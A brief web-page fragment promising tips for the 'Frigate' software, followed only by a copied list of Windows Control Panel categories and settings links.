Here you will find some advices that are to help you to master Frigate quickly and totally.

- *Result:*



Adjust your computer's settings

View by: Category

System and Security
Review your computer's status
Back up your computer
Find and fix problems

Network and Internet
View network status and tasks
Choose homegroup and sharing options

Hardware and Sound
View devices and printers
Add a device

Programs
Uninstall a program

User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user

Appearance
Change desktop background
Adjust screen resolution

Clock, Language, and Region
Change keyboards or other input methods

Ease of Access
Let Windows suggest settings
Optimize visual display